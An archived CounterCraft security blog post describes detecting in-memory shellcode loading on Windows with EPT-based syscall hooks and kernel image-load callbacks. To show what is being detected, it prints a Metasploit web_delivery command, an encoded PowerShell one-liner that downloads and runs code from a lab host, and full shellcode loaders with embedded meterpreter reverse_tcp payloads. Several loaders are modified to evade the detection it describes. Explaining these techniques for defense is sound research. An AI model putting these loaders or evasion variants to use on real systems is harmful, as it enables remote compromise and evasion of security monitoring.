Shellcode Detection Using Real-time Kernel Monitoring

By CounterCraft

Published: 2021-09-07 · Archived: 2026-04-05 18:20:40 UTC

The tools used to load code into memory have changed a lot recently. I have seen this evolution in shellcode, manually mapped images and other types of code execution methods. Sometimes, some of these techniques need to circumvent mitigations imposed by the operating system, such as bypassing AMSI, disabling writing to the Event-Log or evading hooks placed by EDRs in user space to avoid being detected.

A typical use case used by attackers is to patch EDR's user-space memory hooks or use Direct System Calls to evade detection by EDRs and then load their code into the memory. This is a scenario where having an extra layer of kernel detection can be useful to detect shellcode loading in real time.

It is important to note that nothing in this post is a new technique. We are going to discuss very specific examples, but there are many more methods in addition to those listed below.

Let's discuss what challenges we are going to face in order to detect the shellcode at runtime. To accomplish this we will use two different approaches:

- Hooking some syscalls via hypervisor EPT feature
- Detecting shellcodes from kernel callback

Read on for more insights.

Setup

We are going to use Metasploit as a C2 (Command & Control) and the shellcode will be loaded into local process powershell.exe. We've chosen powershell as the process that launches meterpreter because it is a common way to load shellcodes in the local process.

We are going to generate a one-liner script to execute in powershell using:

```
msfconsole -x "use exploit/multi/script/web_delivery; set target 2; set lhost 192.168.1.44; set lport 1234; se
```

The script generated is:

```
PS C:\> powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBl
AGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAV
ABsAHMAMQAyADsAJAB0AD0AbgB1AHcALQBvAGIAagB1AGMAdAAgAG4AZQB0AC4AdwB1AGIAYwBsAGkAZQBuAHQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC
4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwB1AHQARAB1AGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgB1AHMAcwAgAC0AbgB
lACAAJABuAHUAbABsACkAewAkAHQALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwB1AGIAUgB1AHEAdQB1AHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUA
bQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJAB0AC4AUAByAG8AeAB5AC4AQwByAGUAZAB1AG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgB1AGQAZQBuA
HQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZAB1AG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0Abw
BiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8
AMQA5ADIALgAxADYAOAAuADEALgA0ADQAOgA4ADAAOAAwAC8AeQBnAG8ANQBOAHgASQBEAEEAYQAvAG8AWQAzAFUAUwBxAGgARQBuAE0AVQB2ACcAKQAp
ADsASQBFAFgAIAAoACgAbgB1AHcALQBvAGIAagB1AGMAdAAgAE4AZQB0AC4AVwB1AGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAc
gBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAuADQANAA6ADgAMAA4ADAALwB5AGcAbwA1AE4AeABJAEQAQQBhACcAKQApAD
sA
```

Detection by Hooking

Once the powershell script is executed and after unzipping and decoding it, we can capture the loader of the **stage 1** of our implant from the memory:

```
function cxP {
        Param ($a1H, $yXDG)
        $ddmeA = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
$_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

        return $ddmeA.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef],
[String])).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($ddmeA.GetMethod('GetModuleHandle')).Invoke($null,
@($a1H)))), $yXDG))
}

function mv9a {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $xB,
                [Parameter(Position = 1)] [Type] $fto_ = [Void]
        )

        $gi = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $gi.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$xB).SetImplementationFlags('Runtime, Managed')
        $gi.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $fto_, $xB).SetImplementationFlags('Runtime,
Managed')

        return $gi.CreateType()
}                                                                                    PAYLOAD

[Byte[]]$bbl1 = [System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSSDHSUWVIi1JgVkiLUhhIi1IgSItyUEgPt0pKTTHJSDHA
rDxhfAIsIEHByQ1BAcHi7VJBUUiLUiClQjxIAdBmgXgYCwIPhXIAAACLgIgAAABIhcB0Z0gB0ItIGESLQCBJAdBQ41ZNMclI/8lBizSISAHWSDHAQcHJ
DaxBAcE44HXxTANMJAhFOdF12FhEi0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS////11JvndzMl8z
MgAAQVZJieZIgeygAQAASYnlSbwCAATSwKgBLEFUSYnkTInxQbpMdyYH/9VMiepoAQEAAFlBuimAawD/1WoKQV5QUE0xyU0xwEj/wEiJwkj/wEiJwUG6
6g/f4P/VSInHahBBWEyJ4kiJ+UG6maV0Yf/VhcB0DEn/znXlaPC1olb/1UiD7BBIieJNMclqBEFYSIn5QboC2chf/9VIg8QgXon2akBBWWgAEAAAQVhI
ifJIMclBulikU+X/1UiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX//VSAHDSCnGSIX2deFB/+c=")

$tx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll VirtualAlloc),
(mv9a @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $bbl1.Length,0x3000, 0x40)

[System.Runtime.InteropServices.Marshal]::Copy($bbl1, 0, $tx, $bbl1.length)

$jPdO2 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll CreateThread),
(mv9a @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])

([IntPtr]))).Invoke([IntPtr]::Zero,0,$tx,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll WaitForSingleObject),
(mv9a @([IntPtr], [Int32]))).Invoke($jPdO2,0xffffffff) | Out-Null
```

In the **stage 1** shellcode loader code we identify the following steps:

1. Allocate memory in the local process
2. Write the shellcode to the allocated memory
3. Create a thread pointing to the shellcode

The first step is the easiest to detect. The second step is just a memory copy, so there are no external calls we can monitor or filter. The last step calls a system function to spawn the thread, a very common action in any code that can be used for detection. However, using ROP, detection is very easily avoided, so in this post I won't go into further detail.

Let's take a look at the following piece of code :

```
$tx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll VirtualAlloc),
(mv9a @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $bbl1.Length 0x3000, 0x40)

[System.Runtime.InteropServices.Marshal]::Copy($bbl1, 0, $tx, $bbl1.length)

$jPdO2 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll CreateThread),
(mv9a @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
```

We can see how VirtualAlloc is called with the flags:


- 0x3000 = MEM_RESERVE | MEM_COMMIT
- 0x40 = PAGE_EXECUTE_READWRITE (RWX)

In order to detect suspicious allocations (in our case private memory with RWX permissions), we are going to need to place some hooks. Windows does not allow users to place kernel hooks, and uses Patchguard to prevent it. That is why we are going to use EPT to hook some syscalls and bypass PatchGuard mitigation. More info about EPT here.


Once we have our driver working we can monitor the Allocations by hooking **NtAllocateVirtualMemory**. In our example, it will be easy to detect since the shellcode loader is allocating RWX memory. As an example we might use the following code to detect suspicious allocations:

```
static bool IsSuspiciousAllocation(PVOID Address, ULONG AllocationType, ULONG Protection)
{

    if (Protection == PAGE_EXECUTE_READWRITE)
    {
        if (AllocationType == (MEM_COMMIT | MEM_RESERVE) ||
        AllocationType == MEM_COMMIT && Address == 0)
        {
            auto modulePath = ResolveCurrentModulePath();
            auto processPath = ResolveCurrentProcessPath();

            return true;

        }
    }

    return false;
}
```

So once the loader is executed we see how we detect the shellcode:



By monitoring NtAllocateVirtualMemory I have seen that there are RWX allocations coming from clr.dll, generating false positives:



As you see in the screenshot above, **VirtualAlloc** is being called from **clr.dll** using **MEM_COMMIT** with a specific memory address so our function called **IsSuspiciousAllocation()** will work fine and will not report it as suspicious allocation. However it is quite easy to circumvent our detection code.

From the attacker's perspective allocating memory regions with RWX permissions is not desirable because, as we have seen, it is easily detectable. So we are going to do some more tests improving this aspect to cover some more

cases.

For the following example, let's Allocate RW memory, write shellcode to it, and then modify permissions to RX to execute it. Modifying the code of the shellcode loader, we would have the following code:

```
[Byte[]]$bbl1 = [System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSSDHSUWVIi1JgVkiLUhhIi1IgSItyUEgPt0pKTTHJSDHA
rDxhfAIsIEHByQ1BAcHi7VJBUUiLUiCLQjxIAdBmgXgYCwIPhXIAAACLgIgAAABIhcB0Z0gB0ItIGESLQCBJAdBQ41ZNMclI/8lBizSISAHWSDHAQcHJ
DaxBAcE44HXxTANMJAhFOdF12FhEi0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS////11JvndzMl8z
MgAAQVZJieZIgeygAQAASYnlSbwCAATSwKgBLEFUSYnkTInxQbpMdyYH/9VMiepoAQEAAFlBuimAawD/1WoKQV5QUE0xyU0xwEj/wEiJwkj/wEiJwUG6
6g/f4P/VSInHahBBWEyJ4kiJ+UG6maV0Yf/VhcB0DEn/znXlaPC1olb/1UiD7BBIieJNMclqBEFYSIn5QboC2chf/9VIg8QgXon2akBBWWgAEAAAQVhI
ifJIMclBulikU+X/1UiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX//VSAHDSCnGSIX2deFB/+c=")

$tx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll VirtualAlloc),
(mv9a @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $bbl1.Length, 0x3000, 0x4)

echo "Found RWX at 0x$("{0:X8}" -f $tx.ToInt64())"
read-host "Press ENTER execute..."

[System.Runtime.InteropServices.Marshal]::Copy($bbl1, 0, $tx, $bbl1.length)

$old = 0
$vprot = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll VirtualProtect),
(mv9a @([IntPtr], [IntPtr], [UInt32], [UInt32].MakeByRefType())([UInt32]))).Invoke($tx, $bbl1.length, 0x20, [ref] $old)

$jPdO2 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll CreateThread),
(mv9a @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])([IntPtr]))).
Invoke([IntPtr]::Zero,0,$tx,[IntPtr]::Zero,0,[IntPtr]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll WaitForSingleObject),
(mv9a @([IntPtr], [Int32]))).Invoke($jPdO2,0xffffffff) | Out-Null
```

RW ALLOCATION

RX PROTECTION

To detect this new scenario we will need to monitor **NtProtectVirtualMemory** and check when the permissions are being changed to executable. So we can use the following code in NtProtectVirtualMemory hook to detect it:

```
static bool IsProtectionExecutable(ULONG Protection)
{
    auto isExecutable = false;

    isExecutable = FlagOn(Protection, PAGE_EXECUTE) ||
        FlagOn(Protection, PAGE_EXECUTE_READ) ||
        FlagOn(Protection, PAGE_EXECUTE_READWRITE) ||
        FlagOn(Protection, PAGE_EXECUTE_WRITECOPY);

    return isExecutable;
}

static bool IsProtectionChangedToExecutable(ULONG OldProtection, ULONG NewProtection)
{
    if (IsProtectionExecutable(OldProtection))
    {
        return false;
    }
    if (IsProtectionExecutable(NewProtection))
    {
        return true;
    }

    return false;
}
```

Based on these last two scenarios, we can draw some conclusions:

- The memory allocation phase is the easiest to detect
- The biggest problem with the hooking approach are the false positives coming from crl.dll

Keeping these ideas in mind, we might create another possible enhancement using RWX allocations made by clr.dll and writing our shellcode there. Therefore, we will not need to allocate memory and avoid being flagged at this step. So the new loader code could look something like this:

```
[Byte[]]$shellcode = [System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSSDHSUWVIi1JgVkiLUhhIi1IgSItyUEgPt0pKTTHJSDHA
rDxhfAIsIEHByQ1BAcHi7VJBUUiLUiCLQjxIAdBmgXgYCwIPhXIAAACLgIgAAABIhcB0Z0gB0ItIGESLQCBJAdBQ41ZNMclI/8lBizSISAHWSDHAQcHJ
DaxBAcE44HXxTANMJAhFOdF12FhEi0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpS////11JvndzMl8z
MgAAQVZJieZIgeygAQAASYnlSbwCAATSwKgBLEFUSYnkTInxQbpMdyYH/9VMiepoAQEAAFlBuimAawD/1WoKQV5QUE0xyU0xwEj/wEiJwkj/wEiJwUG6
6g/f4P/VSInHahBBWEyJ4kiJ+UG6maV0Yf/VhcB0DEn/znXlaPC1olb/1UiD7BBIieJNMclqBEFYSIn5QboC2chf/9VIg8QgXon2akBBWWgAEAAAQVhI
ifJIMclBulkU+X/1UiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX//VSAHDSCnGSIX2deFB/+c=")

$VirtualQuery = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll VirtualQuery),
(mv9a @([IntPtr], [Winapi.Kernel32+MEMORY_BASIC_INFORMATION].MakeByRefType(), [int]) ([IntPtr])))

$CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll CreateThread),
(mv9a @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])([IntPtr])))

$VirtualProtect = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((cxP kernel32.dll VirtualProtect),
(mv9a @([IntPtr], [IntPtr], [UInt32], [UInt32].MakeByRefType())([UInt32])))

$mem_info = New-Object Winapi.Kernel32+MEMORY_BASIC_INFORMATION
$Address = 0;
$size = [System.Runtime.InteropServices.Marshal]::SizeOf($mem_info)


while ($VirtualQuery.Invoke($Address, [ref] $mem_info, $size) -ne 0 )
{
    if( ($mem_info.Protect -eq [Winapi.Kernel32+AllocationProtectEnum]::PAGE_EXECUTE_READWRITE) -and
        ($mem_info.State -eq [Winapi.Kernel32+StateEnum]::MEM_COMMIT) -and
        ($mem_info.Type -eq [Winapi.Kernel32+TypeEnum]::MEM_PRIVATE) )
    {

        if( $mem_info.RegionSize.ToInt64() -gt $shellcode.Length )
        {

            # Copy shellcode to RWX buffer
            [System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0, $mem_info.BaseAddress, $shellcode.Length)

            $old = 0
            $VirtualProtect.Invoke($mem_info.BaseAddress, $shellcode.length,
            [Winapi.Kernel32+AllocationProtectEnum]::PAGE_EXECUTE_READ, [ref] $old)

            $CreateThread.Invoke([IntPtr]::Zero, 0, $mem_info.BaseAddress, [IntPtr]::Zero, 0, [IntPtr]::Zero)
            break
        }
    }

    [int64]$Address = [int64]$mem_info.BaseAddress.ToInt64() + [int64]$mem_info.RegionSize.ToInt64()
}
```

Note: This above code may not be very reliable because the legitimate process might want to overwrite this buffer we are using to store the shellcode without taking into account the new memory permissions, causing an access violation exception.

Hooking Takeaways

1. We could continue iterating with potential improvements using other APIs such as **CreateFileMapping** or **NtMapViewOfSection** to allocate memory, which would turn into a cat-and-mouse game trying to monitor more APIs and attackers trying to find new ways to allocate the memory.

2. The downside of trying to detect shellcode loading processes using hooks is having to deal with possible false positives. This is not exclusive to the kernel hooking we are using here, the EDRs working in user space need to face the same problem.

3. It should be noted that this type of detection based on monitoring syscalls with hooks using EPT can only be accomplished on systems with EPT capabilities.

Detecting Shellcodes from Kernel Using Callbacks

Once the shellcode loader loads **stage1** into memory, we notice that the code is a **reverse_tcp** that will try to connect to the C2 server and load the meterpreter payload. We can access the code directly from [github] to read it better:

```
reverse_tcp:
  ; setup the structures we need on the stack...
  mov r14, 'ws2_32'
  push r14                ; Push the bytes 'ws2_32',0,0 onto the stack.
  mov r14, rsp            ; save pointer to the "ws2_32" string for LoadLibraryA call.
  sub rsp, 408+8          ; alloc sizeof( struct WSAData )
  mov r13, rsp            ; save pointer to the WSAData structure for WSAStartup call.
  mov r12, 0x0100007F5C110002
  push r12                ; host 127.0.0.1, family AF_INET and port 4444
  mov r12, rsp            ; save pointer to sockaddr struct for connect call
  ; perform the call to LoadLibraryA...
  mov rcx, r14            ; set the param for the library to load
  mov r10d, 0x0726774C    ; hash( "kernel32.dll", "LoadLibraryA" )
  call rbp                ; LoadLibraryA( "ws2_32" )
  ; perform the call to WSAStartup...
  mov rdx, r13            ; second param is a pointer to this stuct
  push 0x0101             ;
  pop rcx                 ; set the param for the version requested
  mov r10d, 0x006B8029    ; hash( "ws2_32.dll", "WSAStartup" )
  call rbp                ; WSAStartup( 0x0101, &WSAData );
  ; perform the call to WSASocketA...
  push rax                ; if we succeed, rax wil be zero, push zero for the flags param.
  push rax                ; push null for reserved parameter
  xor r9, r9              ; we do not specify a WSAPROTOCOL_INFO structure
  xor r8, r8              ; we do not specify a protocol
  inc rax                 ;
  mov rdx, rax            ; push SOCK_STREAM
  inc rax                 ;
  mov rcx, rax            ; push AF_INET
  mov r10d, 0xE0DF0FEA    ; hash( "ws2_32.dll", "WSASocketA" )
  call rbp                ; WSASocketA( AF_INET, SOCK_STREAM, 0, 0, 0, 0 );
  mov rdi, rax            ; save the socket for later
  ; perform the call to connect...
  push byte 16            ; length of the sockaddr struct
  pop r8                  ; pop off the third param
  mov rdx, r12            ; set second param to pointer to sockaddr struct
  mov rcx, rdi            ; the socket
  mov r10d, 0x6174A599    ; hash( "ws2_32.dll", "connect" )
  call rbp                ; connect( s, &sockaddr, 16 );
  ; restore RSP so we dont have any alignment issues with the next block...
  add rsp, ( (408+8) + (8*4) + (32*4) ) ; cleanup the stack allocations
```

By looking at the **stage1** code we notice how it needs to load the **ws2_32.dll** library to resolve the memory address of the network APIs it will use to communicate with the C2 server:


```
  ; perform the call to LoadLibraryA...
  mov rcx, r14            ; set the param for the library to load
  mov r10d, 0x0726774C    ; hash( "kernel32.dll", "LoadLibraryA" )
  call rbp                ; LoadLibraryA( "ws2_32" )
```

The idea of detection is to monitor from the kernel the libraries loaded from userspace and inspect the call stack of the thread that has made the syscall to detect if the base address of the call stack elements has been manually mapped code.

In order to monitor the libraries loaded in the system, we are going to use **PsSetLoadImageNotifyRoutine**, which allows us to install our callback and monitor the images that are loaded in the system using the API including the libraries(dll).

To carry out detection, we can follow these steps:

- Walk the call stack to obtain the memory base address of its elements.
- Obtain **MEMORY_BASIC_INFORMATION** structure returned by **ZwQueryVirtualMemory** for each element.
- Detect private(**MEM_PRIVATE**) or mapped(**MEM_MAPPED**) as executable.



In the image above we can see the detection of a suspicious region at 0x0000017d61ae013b within the call stack which is mapped as private with executable permissions(RWX) trying to load the mswsock.dll library.

If we examine the instructions within the detected shellcode, we see that it coincides with meterpreter **reverse_tcp** code just after call to **WSASocketA**:

```
0: kd> u 0x0000017d`61ae013b
0000017d`61ae013b 4889c7          mov     rdi,rax
0000017d`61ae013e 6a10            push    10h
0000017d`61ae0140 4158            pop     r8
0000017d`61ae0142 4c89e2          mov     rdx,r12
0000017d`61ae0145 4889f9          mov     rcx,rdi
0000017d`61ae0148 41ba99a57461    mov     r10d,6174A599h
0000017d`61ae014e ffd5            call    rbp
```

We see that the first library loaded by the shellcode is mswsock.dll which is loaded when calling WSASocketA. Why didn't we catch the call to LoadLibraryA(**ws2_32.dll**) ? Well, in our case this library is already loaded by powershell.exe by default so the first library that is actually loaded from the shellcode is mswsock.dll which is a dependency when calling **WSASocketA**.

This allows us to see other libraries that are loaded from the shellcode when connecting to the C2 server and downloading the payload.

Conclusions

This article was just a quick overview of how to detect shellcodes from the kernel in real time using specific and not very advanced examples. As I mentioned earlier in the introduction, none of the techniques we are using here are anything new, and they can be bypassed with some additional work. These are only some concrete examples of what can be detected from the kernel. However, I think it may be useful for researchers, who develop of offensive security tools, to consider these methods in addition to EDR userland hooks. There may be specific environments or situations in which kernel detection could be more effective.

About the Author

Alonso Candado is a security software engineer at CounterCraft where he focuses on low level programming and research of new threats. You can find him on LinkedIn.
